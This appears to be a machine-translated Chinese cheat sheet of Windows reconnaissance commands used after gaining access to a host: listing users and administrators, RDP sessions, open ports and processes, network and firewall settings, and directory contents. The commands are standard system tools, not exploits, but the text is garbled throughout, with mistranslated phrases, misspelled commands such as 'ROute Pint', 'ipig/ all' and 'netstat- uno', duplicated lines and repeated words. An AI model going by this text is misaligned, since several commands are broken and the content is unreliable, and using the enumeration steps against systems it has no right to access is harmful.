一. 操作系统信号的名称和版本
Systeminfo | findstr /B /C:”OS Name” /C:”OS Version”
B/C:"OS 名称"/C:"OS 版本" 系统信息查找/ B/C:"OS 版本"
修补程序 补丁
主机名:使用主机名命令 。
设置命令是一个环境变量。
whoami
查看所有用户
使用“ net user” 或“ net1 user” 命令查看所有用户 。


见管理员用户组:“网络本地组管理员”或“网络本地组管理员”
命令“ Net1 本地组管理员”

使用“ 查询用户” 或“ 批量” 命令, 查看远程终端的在线用户 。

边远港口(3389)
一. 使用“ 任务列表/ svcfindd “ 长期服务” 命令, 保持相关管道 。
使用“netstat -ano Findstr 1980”命令调查一个港口的PID。
netstat -ano







term Service
终止终止终止


tasklist /svc|findstr 3876
查看网络配置情况
用于网络配置的“ipig/ all”工具
路由器数据 : “ ROute Pint” 命令
看到有"arp -a"命令的快速缓存 。
使用“ netstat- uno” 命令查看网络连接 。

查看防火墙规则:
Netsh firewall show config
路由器数据 : “ ROute Pint” 命令
看到有"arp -a"命令的快速缓存 。
查看防火墙规则:
Netsh firewall show config
目录文件操作的共同命令

在 c:phpstudy 目录中显示全部文件夹 。
For /d %i in (c:phpstudy*) do @echo %i

使用当前目录作为搜索路径来列出当前目录和子目录中的所有 exe 文件 :
For /r %i in (*.exe) do @echo %i
